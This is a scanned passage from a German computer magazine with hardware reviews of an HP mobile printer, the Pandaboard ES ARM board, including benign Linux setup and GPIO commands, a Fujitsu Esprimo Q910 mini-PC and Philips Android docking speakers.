Für das Scannen mit PC-Unterstützung muss man das Gerät via USB anschließen, da die Software HP-Scan – sie arbeitet auch als Twain-Modul – es via Bluetooth nicht erkennt. HP Scan bietet nur wenig Einstellungen, liefert mit Hilfe der guten OCR aber immerhin durchsuchbare PDFs.

Fazit

Der Officejet 150 Mobile von HP ist eine teure Speziallösung für professionelle Anwender wie Vertreter oder andere Reisende, die eine komplette Büro-EDV jederzeit parat haben müssen. Dann spielen hohe Tintenkosten keine so große Rolle, zumal der HP fast konkurrenzlos ist. Eine Kombination aus Mobildrucker und -Scanner wiegt – von der komplizierteren Bedienung mal abgesehen – aber auch nicht weniger. (rop)

Officejet 150 Mobile AiO

Mobiler Multifunktionsdrucker

Hersteller	HP, www.hp.de
Druckverfahren, Tintenpatronen	thermisches, 2
Auflösung (Fotodruck) ¹	4800 dpi x 1200 dpi
ISO-Geschwindigkeit (SW / Farbe) ¹	5 Seiten/min / 3,5 Seiten/min
Papierge wichtige / -zufuhr	64 g/m ² ... 162 g/m ² / 50 Blatt Normalpapier
Scanner	24 Bit Farbtiefe, 256 Graustufen, 600 dpi phys. Auflösung
Schnittstellen	USB 2.0, Bluetooth 2.0 EDR (SPP, HCRP, Object Push, Image Push)
Abmessungen (B x T x H) / Gewicht	35,5 cm x 19,5 cm x 9 cm / 3,15 kg
Treiber für	Windows 7, Vista, XP (nur 32 Bit); Mac OS X ab V.10.5.8
PictBridge / DPOF	✓ / -
Patronen Schwarz	HP 337 (24 €, 400 S.), XL: 338 (24 €, 450 S.)
Patronen Farbe	HP 343 (27 €, 330 S.), XL: HP 344 (38 €, 560 S.)

Messergebnisse und Bewertungen

Textdruck	Entwurf: 13 S./min / Normal: 5,5 S./min / Optimal: 2,2 S./min
Fotodruck max. Auflösung	A4: 7:34 min / 10 x 15: 2:59 min
Kopieren	10 S. SW: 2:41 min / 10 S. Farbe: 4:36 min / A4-Foto: 4:00 min
Scantexten	A4-Foto (600 dpi): 1:34 min / Text mit OCR (300 dpi): 1:45 min
Textdruck / Grafik / Folie	⊕⊕ / ⊕ / O
Fotodruck Farbe / Normalpapier / sw	O / ⊖ / O
Foto-Direktdruck	⊖
Kopierqualität Text / Grafik / Foto	⊕ / ⊖ / ⊖
Scanqualität Foto / Text (OCR)	⊖ ⊖ / ⊖
Lichtbeständigkeit Foto- / Normalpapier	⊕⊕ / ⊖
Preis / Herstellergarantie	400 € / 1 Jahr

¹ Herstellerangabe

⊕⊕ sehr gut
⊕ gut
⊖ zufriedenstellend
⊖ schlecht
⊖⊖ sehr schlecht
✓ vorhanden
– nicht vorhanden
k. A. keine Angabe

Benjamin Benz

Bastelstube

Entwicklungskit mit Smartphone-Prozessor

Mit einem ARM-Doppelkernprozessor, viel Speicher und zahlreichen Hardware-Beschleunigern verleiht das Pandaboard zum Träumen – etwa von der autonomen Robotersteuerung, der Selbstbau-Multimediacbox oder gar einem sparsamen PC-Ersatz.



Das Herzstück des Pandaboard ES bildet der OMAP-4460-Prozessor mit zwei Cortex-A9-Kernen von ARM und 1,2 GHz Taktfrequenz. Der OMAP4 kommt sonst in Smartphones wie dem Galaxy Nexus zum Einsatz und rechnet schneller als der A5X im iPad 3, bleibt aber in puncto 3D-Leistung dahinter zurück. Die Wiedergabe und Aufnahme von Full-HD-Videos sowie die Audioverarbeitung und die Aufbereitung von Standbildern übernehmen beim OMAP4460 Hardware-Beschleuniger und entlasten damit die beiden CPU-Kerne. 1 GByte Arbeitsspeicher, ein kombiniertes WLAN-/Bluetooth-Funkmodul, zwei HDMI-Ports, USB-Buchsen (Host und Device) sowie Fast Ethernet runden die Ausstattung ab. Nur Flash-Speicher bringt das Pandaboard nicht mit, den muss man in Form einer SD(HC)-Speicherkarte nachrüsten. SATA ist nicht vorgesehen. Eigene Schaltungen lassen sich über I/O-Pins anbinden, für LCD-Displays und (spezielle) Kameramodule gibt es separate Ports. Praktikabler dürfte für den Hobby-Bastler aber der Anschluss von Webcam und Co. per USB sein.

Auf dem Papier oder genauer gesagt im Pandaboard-Wiki und der Omappedia (siehe c't-Link am Ende des Artikels) macht auch die Software einen reifen Eindruck: Dort stehen diverse vorgefertigte Linux-Distributionen als Images zum Download bereit; unter anderem Android, Angstrom und Ubuntu, zum Teil sogar in unterschiedlichen Versionen. Um Gentoo, MeeGo und weitere bemühen sich „Community-Projects“, auch OpenSuse und Fedora wollen mitspielen.

Wir wollten wissen, wie nah der Traum vom ARM-PC mit Linux der Realität kommt und

haben uns die neueste und leistungsfähigste Ausgabe „ES“ des Pandaboard beschafft. Geliefert wurde das 169 Euro teure Platinchen nackt, sprich ohne Kabel, Funkantenne und Netzteil. Mini-USB- und RS-232-Kabel dürfte der ein oder andere in seiner Bastelkiste finden oder zunächst sogar ohne auskommen. Auch eine Funkantenne tut erst einmal nicht not – sofern das WLAN-Signal stark genug ist, denn das Funkmodul enthält bereits eine kleine Chipantenne. Für größere Reichweiten respektive mehr Daten durchsatz braucht man allerdings ein Adapterkabel, denn das fest eingelötete Funkmodul bietet nur einen U.FL-Verbinder, während die bei WLAN-Routern üblichen Antennen RP-SMA nutzen. Auch auf ein Netzteil mit 5 Volt Gleichspannung kann man verzichten, wenn das Board per Micro-USB Strom bekommt. Letzteres klappte in unseren Tests nicht gut, weil das Pandaboard unter Volllast mit 1,2 A viel mehr Strom zog als USB erlaubt.

Wer sich nicht selber auf die Suche nach passendem Zubehör, einem Gehäuse oder gar einem LC-Display für die Touchbedienung machen will, kann

beim deutschen Distributor Tigal auch diverse Kits bestellen. Normale Displays lassen sich per HDMI anschließen, DVI-Monitore via HDMI-Adapter.


Erstbezug

Unser erster Test mit einem „Pre-built Image“ von Ubuntu 12.04 (Precise Pangolin Desktop) begann viel versprechend, setzt aber Linux-Kenntnisse voraus. Denn um das Image auf die SD-Karte zu bekommen, empfiehlt das Wiki einen Linux-PC. Dort packt der Kommandozeilenbefehl gunzip das Image aus und „dd“ schaufelt es auf die SD-Karte. Der dd-Befehl erfordert in diesem Fall aus gutem Grund Root-Rechte, denn Tippfehler oder die Angabe eines falschen Ziel-Device zerstören allzu leicht Daten auf dem PC. Es gibt zwar auch entsprechende Kopiertools wie „Image Writer“ für Windows, doch über die schweigt sich das Wiki aus.

Steckt man die frisch befüllte Karte in das Pandaboard und schaltet es ein, startet Ubuntu, stellt noch ein paar Fragen zu Sprache, Tastaturbelegung sowie Benutzernamen und präsentiert

dann seinen Standard-Desktop. Doch die erste Ernützterung folgt mit dem Start des Browserschweregewichts Firefox. Webseiten laden ähnlich langsam wie auf einem Netbook der ersten Generation und alles fühlt sich zäh an. Laut Anleitung fehlen noch diverse Pakete der Serie „ubuntu omap4-extras“, doch die gab es für Ubuntu 12.04 bis Redaktionsschluss nicht. Ohne sie ruckeln Videos unerträglich und die CPU-Last bei der MP3-Wiedergabe reicht an die 50-Prozent-Marke heran. Sprich: Die Hardware-Beschleuniger liegen brach, während die CPU-Kerne schwitzen. Diese rechnen zusammen – bei optimaler Lastverteilung – gerade einmal so schnell wie ein Single-Core-Atom, und auch der hat nicht genug Rumms, um HD-Videos in Software zu dekodieren.

Die erwähnten Multimedia-Addons gibt es zwar für ältere Ubuntu-Versionen, doch dort lauern andere Probleme: Das Pre-built-Image von 11.10 (Desktop) stellte in einer Endlosschleife immer dieselben Fragen zur Einrichtung und das von 11.04 boottet auf der ES-Version des Pandaboard nicht einmal. Nach viel Hin-



Nur wenn der Hardware-Beschleuniger mithilft und kein Hintergrundprogramm stört, spielt das Pandaboard HD-Videos in ordentlicher Qualität ab.

und Her gelang es uns, die Server-Version von Ubuntu 11.10 nachträglich um eine grafische Oberfläche und alle Multimedia-Pakete zu erweitern. Dafür war allerdings zeitweise eine serielle Terminal-Verbindung zwischen Pandaboard und PC nötig. Aber siehe da, Full-HD-Videos liefen letztlich in passabler Qualität – sofern nicht einer der vielen Hintergrundprozesse gerade auf die Suche nach Updates ging. Immerhin: Bluetooth und WLAN funktionierten – nach manueller Installation der Treiberpakete – auf Anhieb. Die Grafiktreiber wirken indes noch nicht ausgereift, denn gelegentlich gab es per HDMI Bildstörungen. Der Sound-Transport über das HDMI-Kabel klappte indes fast immer.

Eigener Code

Noch mehr Zeit gekostet hat uns allerdings der Versuch, eigene Software für das Pandaboard zu übersetzen. Denn anders, als man das bei einem Entwicklungssystem erwarten dürfte, gehört keinerlei Entwicklungsumgebung zum Lieferumfang. Auch das Wiki hilft kaum weiter. Am einfachsten gelingt das Kompilieren von (eigenem) C-Code noch mit den Kommandozeilen-Werkzeugen direkt auf dem Pandaboard. Dort muss man – je nach Distribution – nur ein paar Pakete rund um die Compiler-Sammlung gcc nachinstallieren und kann dann „make“ und Co. anwerfen.

Das mag für ein „Hello world“ oder mit viel Geduld auch für fertig entwickelte Software-Pakete reichen, bei aufwendigeren eigenen Programmen – für die das Pandaboard eigentlich prädestiniert ist – wünscht man sich aber nicht nur eine schnelle CPU zum Übersetzen, sondern vor allem auch eine moderne Entwicklungsumgebung wie Eclipse mit-
samt grafischem Debugger.

All das erfordert aber einen leistungsstarken (x86-)PC und eine sogenannte Cross-Toolchain. Diese wiederum muss mit allen Bibliotheken, Header-Files und so weiter exakt zu der Distribution auf dem Zielsystem passen. Die in einigen Tutorials und Foren empfohlene kostenlose Version der Windows-Umgebung von Code-Sourcery scheidet schon mal aus, weil sie für Gleitkommazahlen nur „softfp“ unterstützt, das aktuelle ARM-Ubuntu aber „hardfp“ voraussetzt. Auch auf einem PC mit

OpenSuse 12.1 hatten wir wenig Freude bei der Suche nach einer geeigneten Toolchain. Erst mit einem eigens zu diesem Zweck aufgesetzten Rechner mit Ubuntu 12.04 und dessen Cross-Compiler-Paket führte zum Erfolg. Installieren kann man es mit dem Befehl:

```
apt-get install gcc-arm-linux-gnueabihf
```

Extrem wichtig sind dabei die letzten beiden Buchstaben des Paketnamens, denn die geben an, dass die Hard-Float-Bibliotheken zum Einsatz kommen. Soft-Float-Programme stürzen auf dem Pandaboard mit Ubuntu 11.10 und 12.04 ab. Um eine Integration in Eclipse oder eine andere Entwicklungsumgebung muss man sich dann aber noch selbst kümmern. Wer will, kann dazu im Wiki des c't-Bot-Projektes spicken (Stichwort Beagleboard).

Von unserem ursprünglichen Plan, selbst die Multimedia-Beschleuniger oder gar die Hardware-Gesichtserkennung anzusprechen, haben wir nach dieser Installationsarie Abstand genommen – ein paar Hinweise, was dazu noch alles nötig wäre, zeigt der Entwickler Andrew Sobol auf seiner Homepage (siehe c't-Link).

Wir haben uns unterdessen an den I/O-Pins des Pandaboard versucht. Die GPIO-Schnittstelle des Linux-Kernels macht sie über das Dateisystem zugänglich. Für ein paar erste Tests wechselt man zunächst (als root) in das Verzeichnis /sys/class/gpio und schreibt dann in die Datei „export“, auf welchen Pin man zugreifen möchte. Also etwa:

```
cd /sys/class/gpio  
echo "140" > export
```

Sofort blendet der Kernel für den I/O-Pin mit der Nummer 140 ein passendes Unterzeichen ein. Nachdem man „out“ in die Datei „direction“ geschrieben hat, fungiert der Pin als Ausgang. Der Inhalt von „value“ entscheidet über den Spannungspegel:

```
cd gpio140  
echo "out" > direction  
echo "0" > value  
echo "1" > value
```

Das Ergebnis kann man mit einem Multimeter zwischen Pin 4 (GPIO140) und 28 (GND) des Erweiterungsports J3 beobachten. Analog dazu steht in der Datei „value“, welcher Pegel an dem Pin anliegt, wenn man zuvor „in“

```
root@localhost:~# echo "140" > /sys/class/gpio/export
root@localhost:~# echo "out" > /sys/class/gpio/gpio140/direction
root@localhost:~# echo "1" > /sys/class/gpio/gpio140/value
root@localhost:~# cat /sys/kernel/debug/omap_mux/mcspi1_cs3
name: mcspi1_cs3 gpio_140 (0x4a10013e/0x13e = 0x011b), b ah23, t NA
mode: OMAP_PIN_INPUT_PULLUP | OMAP_MUX_MODE3
signals: mcspi1_cs3 | uart1_rts | slimbus2_data | gpio_140 | NA | NA
| NA | safe_mode
root@localhost:~#
```

Weil der Linux-Kernel die I/O-Pins über das Dateisystem zugänglich macht, reichen ein paar Kommandozeilenbefehle, um eine LED blinken zu lassen.

nach „direction“ schreibt. Nicht mehr benötigte Pins meldet ein Schreibzugriff auf die Datei /sys/class/gpio/unexport wieder ab.

Sobald die während des Bootvorgangs von uboot respective x-loader getroffenen Voreinstellungen nicht passen, wird es komplizierter. Dann muss man nachträglich Pull-up- und -down-Widerstände umkonfigurieren oder gar das sogenannte Multiplexing der Pins verändern. Letzteres legt fest, welche Funktion ein Pin gerade erfüllt – etwa ob er als Teil einer Schnittstelle oder als I/O-Pin arbeitet.

Dazu gilt es, zuerst anhand des Datenblattes den primären Namen des Pins ausfindig zu machen. So kennt der Linux-Kernel den I/O-Pin 140 unter dem Namen mcspi1_cs3. Der Befehl:

```
cat /sys/kernel/debug/omap_mux/
mcspi1_cs3
```

zeigt die aktuellen Einstellungen an. Letztlich entscheidend ist die Hexadezimalzahl, die in der Klammer hinter dem Gleichheitszeichen steht. Bit 5 legt dabei fest, ob es sich um Ein- (1) oder Ausgang (0) handelt. Bit 3 und 4 konfigurieren die Pull-up- und down-Widerstände und die untersten drei Bit legen die Betriebsart (Mode) fest. In welchem „Mode“ welcher Pin welche Aufgabe erfüllt und wie er auf dem Pandaboard verdrahtet ist, muss man sich aus diversen Datenblättern zusammensuchen.

Fazit

Ein sparsamer ARM-Prozessor mit einer beliebigen Standard-Linux-Distribution als PC-Killer bleibt vorerst ein Wunschtraum. In diesem Punkt bestätigt auch das vergleichsweise schnelle Pandaboard den Eindruck, den auch anderen Embedded-Plattformen wie Raspberry Pi oder Carambola bei uns hinterlassen haben. Der Grund dafür liegt nur zum Teil

bei der im Vergleich zum PC langsamem Hardware, sondern vor allem bei der Software. Denn die kleinen Prozessoren können nur dann auftrumpfen, wenn sie möglichst viel Arbeit auf Hardware-Beschleuniger auslagern. Wie das geht, beweist Apple mit iOS. Sobald aber eine schlecht angepasste Linux-Distribution in Ermangelung von Treibern, Codecs oder Lizizen anfängt, die Arbeit der CPU aufzuholzen, muss der Benutzer warten.

Dass es am Feinschliff der Distributionen mangelt, belegen auch unsere Messungen mit dem Coremark: Obwohl er im Textmodus lief, erzielte das Pandaboard ES nur 5078 Punkte, während das Galaxy Nexus mit Android und grafischer Oberfläche 5957 Punkte schafft. Zum Vergleich: Das iPad 3 liegt bei 4950 Punkten und das von der Entwicklergemeinde mit vielen Vorschusslborbeeren bedachte ARM-Platinchen Raspberry Pi bei 1371 Punkten.

Wer allerdings eine potente Plattform für ein Roboter-Projekt oder Ähnliches sucht und nicht schon während der Installation der Cross-Toolchain die Flinte ins Korn wirft, könnte am Pandaboard viel Spaß haben. Allerdings sollte man einiges an Zeit einplanen, um sich aus Foren, Mailinglisten, Wiki-Einträgen, YouTube-Videos und Datenblättern die Informationshäppchen zusammenzuklauben. Immerhin gibt es einen sehr aktiven IRC-Kanal, in dem man auch mal direkte Fragen stellen kann. (bbe)

www.ct.de/1215060

Pandaboard ES (rev. B1)

Prozessor	OMAP4460 (2 × Cortex-A9, 1,2 GHz)
Speicher	1GB RAM, SD-Karten-Slot
Ports	2 × USB, 2 × HDMI, 1 × LAN, 1 × RS-232, 2 × analog Audio
Preis / Vertrieb	169 € / Tigal

Benjamin Benz

Sparwunder

Unter 10 Watt trotz Desktop-Technik

Schnell, leise und vor allem sparsam, das verspricht Fujitsu für den Büro-PC Esprimo Q910 im Mac-mini-Format. Das Bemerkenswerte daran ist allerdings, dass er nicht etwa einen Notebook-, sondern einen Desktop-Prozessor mit zwei Kernen verwendet.

Auf den ersten Blick wirkt der Esprimo Q910 wie einer der vielen Versuche, Apples Mac mini nachzubauen. Doch der Eindruck täuscht. Erstens soll der Q910 in den Büros großer Firmen als Teil einer zentral administrierten IT-Infrastruktur und nicht etwa bei Privatleuten Dienst tun. Zweitens setzt er trotz des geringen Gehäusevolumens auf klassische Desktop-Technik von Intel.

Der Core i5-3470T stammt aus Intels aktueller Ivy-Bridge-Familie, allerdings aus deren 35-Watt-Zweig – wie das T im Namen andeutet. Doch die Namensähnlichkeit zum regulären Core i5-3470 täuscht, denn das T-Modell hat nur zwei statt vier Kerne und einen Nominaltakt von 2,9 statt 3,2 GHz. Dass beide CPUs im Turbo-Modus bis zu 3,6 GHz erreichen, bedeutet wenig, denn Intel setzt die Turbo-Stufen anders.

Nichtsdestotrotz steht der Esprimo Q910 mit 3,15 Punkten im Cinebench besser da als die meisten Mobil-Chips. Den Mac mini mit 2,3-GHz-Dual-Core (2,55 Punkte) schlägt er locker, kommt aber nicht an Apples Mini-Flaggschiff mit 2-GHz-Quad-Core (4,48 Punkte) heran.

Bestückungsoptionen mit Quad-Core bietet Fujitsu (derzeit)

nicht an, weil bereits der kleinste Desktop-Vierkerner mit 45 Watt TDP das Kühlssystem überfordern würde. Schon beim 35-Watt-Chip heult der 4-cm-Lüfter des Esprimo Q910 unter Dauer-Volllast mit 3,3 Sone und die CPU muss trotzdem immer wieder den Turbo-Modus verlassen, um nicht zu überhitzen. Unter realistischeren Testbedingungen – etwa während eines BAPCo-SYSmark-Laufes – macht der Rechner aber nur gelegentlich auf sich aufmerksam. Völlig lautlos arbeitet der Q910 indes im Büro-Alltag mit Excel, Firefox, Word und Co. und erfüllt dann auch das Werbeversprechen „Zero Noise“. Der Lüfter steht still und die SSD gibt ohnehin keinen Mucks von sich.

Noch mehr beeindruckt allerdings die elektrische Leistungsaufnahme: Im Leerlauf bleibt der Rechner knapp unterhalb der Marke von 10 Watt, selbst unter Volllast sind es nicht mehr als 52 Watt. Zum Vergleich: Der Mac mini schluckt trotz langamerer Mobiltechnik zwischen 14,3 (Leerlauf) und 57 Watt (Volllast) [1]. Der winzige Fit-PC3 [2] begnügt sich im Leerlauf zwar mit nur 8,2 Watt, liefert aber nur ein Achtel der Performance.

Hauptverantwortlich für die rekordverdächtig niedrige Leis-



tungsaufnahme zeichnet das sehr effiziente Netzteil, das Fujitsu direkt auf die Hauptplatine gelötet hat. Gut gefallen hat uns auch, dass es mit einem zweipoligen Kleingerätestecker auskommt, für den Amerikaner übrigens den eingängigen Namen „Shotgun Connector“ verwenden.

Wer angesichts solcher Werte von einer niedrigen Stromrechnung träumt, sollte den hohen Anschaffungspreis nicht aus den Augen verlieren: Los geht es ab 899 Euro, das getestete Modell mit 128-GByte-SSD und Blu-ray-Brenner schlägt mit 1327 Euro zu Buche. Schuld daran sind in erster Linie Funktionen, die letztlich nur Großfirmen brauchen. So unterstützt der Q77-Chipsatz Fernwartung (AMT) und das Gesamt-System vPro – beides lässt sich Intel gut bezahlen. Auch das vorinstallierte Windows 7 Professional und der DisplayPort passen in dieses Bild. Nicht mit an Bord sind indes HDMI- oder SPDIF-Anschlüsse für die Verbindung zu einer Heimkinoanlage.


Administratoren, die sich um Hunderte PCs kümmern müssen, profitieren auch davon, dass – dank Desktop-Technik – auf dem Mini-PC exakt dasselbe Betriebssystem-Image funktioniert wie

auf seinen größeren Geschwistern (Stichwort: „Stable Image“).

Fazit

Mit dem in Deutschland entwickelten und gefertigten Esprimo Q910 zeigt Fujitsu, dass man auch mit Desktop-Technik einen kompakten und sparsamen PC bauen kann. Bei alltäglichen Büroaufgaben bleibt er zudem unhörbar. Ruft man allerdings die volle Rechenleistung für mehr als ein paar Sekunden ab, rächt sich die Physik: Rund 50 Watt Abwärme lassen sich nicht ohne Aufwand – sprich Lüfterlärmb – aus dem kleinen Gehäuse abführen. Doch der Mac mini zeigt, dass es auch bei noch höherer Leistungsaufnahme leiser geht. Wer also seinen PC mit aufwendigen Finanzkalkulationen oder Compiler-Läufen beschäftigt, sollte aus Rücksicht auf die Kollegen im Büro zu einem Gerät mit mehr Gehäusevolumen greifen. Dort passen dann auch gleich Quad-Cores und schnelle Grafikkarten hinein. Für Textverarbeitung, Tabellenkalkulation, Mailverkehr und Co. ist der Esprimo Q910 aber eine gute Wahl.

Schade bloß, dass Fujitsu mit dem Q910 nur Büro-Arbeitsplätze



Ein Plastikkäfig um das integrierte und sehr effiziente Netzteil schützt vor Stromschlägen.

Im Inneren des Esprimo Q910 geht es eng zu. Trotzdem kommt man auch ohne Schraubendreher leicht an die 2,5"-SSD, den Arbeitsspeicher und das optische Laufwerk (andere Seite) heran.



Fujitsu Esprimo Q910

Hardware Ausstattung

CPU / Taktrate / Kerne	Core i5-3470T / 2,9 GHz / 2+HT
CPU-Fassung / -Lüfter (Regelung)	LGA 1155 / n. v.
RAM (Typ / Max) / -Slots (frei)	4 GByte (P3-12800 / 16 GByte) / 2 × SO-DIMM (0)
Grafik(-speicher) / -lüfter	onboard (shared) / n. v.
Mainboard (Format) / Chipsatz	D3183-A1 (OEM) / Q77
Slots (frei)	1 × PCIe Mini Card (1)
SSD (Typ, Kapazität)	Micron C400-MTFDDAC128MAM (SATA-6G, 128 MByte)
Optische(s) Laufwerk(e) (Typ)	Optiarc BD-5850H (BluRay-Brenner)
Kartenleser	SD, MMC, MS Duo
Einbauschächte (frei)	1 × 2,5" (0), 1 × Slimline-Laufwerk (0)
Sound-Interface (Chip)	HDA (CX20642)
Netzwerk-Interface (Chip, Anbindung) / TPM	1000 MBit/s (82579 LM, PHY) / 1.2
Gehäuse (B × H × T [mm]) / -lüfter (geregelt)	Mini-PC (184 × 60 × 187) / 40 mm (✓)
Netzteil(-lüfter)	65 Watt intern (–)
Anschlüsse hinten	1 per Adapter × VGA, 1 × DVI, 1 × DisplayPort, 2 × USB 2.0, 2 × USB 3.0, 2 × analog Audio, 1 × LAN, Power-In (Kleingerätestecker)
Anschlüsse vorn	2 × USB 3.0
Reset-Taster / 230-V-Hauptschalter / Kensington-Lock	n. v. / n. v. / ✓

Elektrische Leistungsaufnahme¹

Soft-Off / Standby / Leerlauf	0,3 W / 1,0 W / 9,9 W
Vollast: CPU / CPU und Grafik	43 W / 52 W

Funktionstests

ACPI S3 / Ruhezustand / ATA-Freeze Lock	✓ / ✓ / gesetzt
Serial-ATA-Modus / NX / VT	AHCI / enabled / enabled
AMT / USB-Ports einzeln abschaltbar / TPM	✓ / enabled / enabled
Wake on LAN S3 / Wake on LAN S5	✓ / –
USB: 5V in S5 / Wecken per USB-Tastatur aus S3 (Wecken per USB-Tastatur aus S5)	✓ ² / ✓ / (✓ ²)
Booten USB-DVD-ROM / Booten USB-Stick	✓ / ✓
Bootdauer	17 s
Dual-Link-DVI / 2. Audiostrom / Audio via HDMI / Displayport	– / n. v. / n. v. / ✓

Datentransfer-Messungen

USB 2.0 / USB 3.0: Lesen (Schreiben)	33 (25) / 284 (227) MByte/s
SSD: Lesen (Schreiben)	330 (177) MByte/s
LAN: Empfangen (Senden)	117 (117) MByte/s
SDHC- / SDXC-Card Lesen (Schreiben)	28 (23) / 30 (23) MByte/s

Geräuschenwicklung

Leerlauf / Vollast (Note)	< 0,1 Sone (⊕⊕) / 3,3 Sone (⊖⊖)
Festplatte / Brenner (Note)	< 0,1 Sone (⊕⊕) / 0,5 Sone (⊕)

Systemleistung

BAPCo SYSmark 2012: [Sysmark] / Cinebench R11.5: Multi-Core	126 / 315
3DMark Vantage: Performance / 3DMark 11: Performance	1867 / 399

Bewertung

Systemleistung Office / Spiele / Gesamt	⊕ / ⊖⊖ / ⊕
Audio: Wiedergabe / Aufnahme / Front	⊕ / ⊕ / n. v.

Geräuschenwicklung / Systemaufbau	⊕ / ⊕
-----------------------------------	-------

Lieferumfang

Tastatur / Maus	✓ / ✓
Betriebssystem / Anwendungs-Software	Windows 7 Professional (64 Bit) / Cyberlink PowerDVD
Preis (davon Versandkosten)	1397 €

¹ primärseitig gemessen, also inkl. Netzteil, Festplatte, DVD

² erfordert BIOS-Einstellungen

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

✓ funktioniert – funktioniert nicht

ANZEIGE

scan by blackburner 2012 internetz

großer Firmen anpeilt. Ohne Fernwartungsoption, dafür aber ein paar Euro billiger, wäre der Q910 ein toller PC für den heimischen Arbeitsplatz. Ein paar zusätzliche Schnittstellen würden ihn sogar als Multimediacentrale im Wohnzimmer empfehlen. Wir sind jedenfalls gespannt auf seinen kleinen Bruder Q510. (bbe)

Literatur

- [1] Oliver Huq, Apples Einsteigerklasse, Die neue Generation von MacBook Air und Mac mini, c't 18/11, S. 64
- [2] Christof Windeck, Ungleiche Zwergen, Mini-PCs mit sparsamen Prozessoren von AMD und VIA, c't 4/12, S. 68





Alexander Spier

Droiden-Basis

Docking-Lautsprecher für Android

Die Vielfalt der Smartphones und Tablets mit Android macht die Entwicklung von Zubehör schwierig. Philips hat für seine Lautsprecher dennoch einige clevere Lösungen gefunden.

Für iPhone und iPad gibt es Hunderte von Docking-Stationen mit Lautsprechern, für Android-Smartphones und -Tablets bislang jedoch kaum welche. Denn die micro-USB-Buchse liegt bei fast jedem Gerät an einer anderen Stelle. Bei den drei Docking-Lautsprechern von Philips löst ein beweglicher USB-Stecker das Problem: Er ist anders als die Anschlüsse für Apple-Geräte nicht fest eingebaut, sondern lässt sich nach links und rechts verschieben sowie um 180° drehen. Daneben befinden sich zwei in der Höhe verstellbare Stempel, die dem eingedockten Gerät zusätzlichen Halt geben – das funktionierte im Test recht gut.

Schweren Geräten, die den Anschluss nicht in der Nähe des Schwerpunkts haben, geben die

Sockel jedoch keinen ausreichenden Halt. Abhilfe schafft eine aufsteckbare Verlängerung der Auflagefläche, die unseren Testgeräten nicht beilag, laut Philips aber mitgeliefert wird. Hat man die richtige Einstellung gefunden, sitzen die meisten Geräte sicher. An die Standfestigkeit des breiteren Apple-Anschlusses kommt die Micro-USB-Lösung jedoch nicht heran und auch das Anschließen erwies sich durchweg als fummelige (siehe Video über den Link am Ende des Artikels).

Will man nur Musik hören, muss man die Geräte aber auch gar nicht per USB anschließen. Die Philips-Lautsprecher laden via USB nämlich nur den Akku, Musik zapfen sie per Bluetooth ab. Die Erkennung klappte mit Android 2.3 und 4.0 problemlos,

und auch andere bluetoothfähige Geräte konnten die Lautsprecher ansprechen, unabhängig vom Betriebssystem.

Drei Größen

Der AS111/12 ist der kleinste und günstigste Docking-Lautsprecher im Test und eignet sich mit dimmbarer Uhr und Nachtlicht fürs Schlafzimmer. Der mittlere AS351/12 und der große AS851/10 sind als reine Lautsprecher ohne Display konzipiert und haben einen Klinken-Eingang und einen USB-Anschluss, an dem sich ein weiteres Gerät aufladen lässt. Der AS351 lässt sich mit Batterien betreiben, dann wird jedoch das angeschlossene Gerät nicht geladen.

Die gut verarbeiteten Geräte haben einen Power-Knopf und eine Lautstärkeregelung. Beim AS851 liefert Philips auch eine Fernbedienung mit Tasten für Lautstärke, Wiedergabe und Web-Radio mit. Alle anderen Funktionen wie Klangeinstellung und Wecker steuert man mit einer Android-App: der Fidelio-App für Android, die es kostenlos im Play Store gibt.

Bluetooth-Automatik

Die App vereinfacht die Bluetooth-Verbindungsaunahme zwischen Smartphone und Laut-

sprecher. Erkennt sie, dass ein USB-Kabel angeschlossen wurde, versucht sie, sich mit einem Lautsprecher zu verbinden und aktiviert dafür auch Bluetooth. Steckt man das Gerät ab, wird der vorherige Zustand wiederhergestellt. Allerdings erkennt die Software nicht, ob tatsächlich der Docking-Lautsprecher oder nur ein Ladegerät angeschlossen wurde und versucht stets, sich mit dem Lautsprecher zu verbinden. Immerhin lässt sich die Automatik abschalten.

Ansonsten bietet die App nur wenige Funktionen: Man kann Webradio hören, sich das Wetter anzeigen lassen, die Klangeinstellungen der Docking-Lautsprecher verändern und einen Wecker stellen.

Trotz des geringen Funktionsumfangs ist die Bedienung ziemlich kompliziert. Philips hat kein schlüssiges Bedienkonzept verwirklicht, zum Beispiel findet sich manchmal innerhalb der App ein „Zurück“-Pfeil, manchmal muss man stattdessen die Android-Taste für „Zurück“ drücken. Außerdem befinden sich die Einstellungen für Bluetooth, Uhr, Wecker und Klang an verschiedenen Orten. Dadurch verlangt Philips dem Nutzer einiges an Eingewöhnungszeit ab.

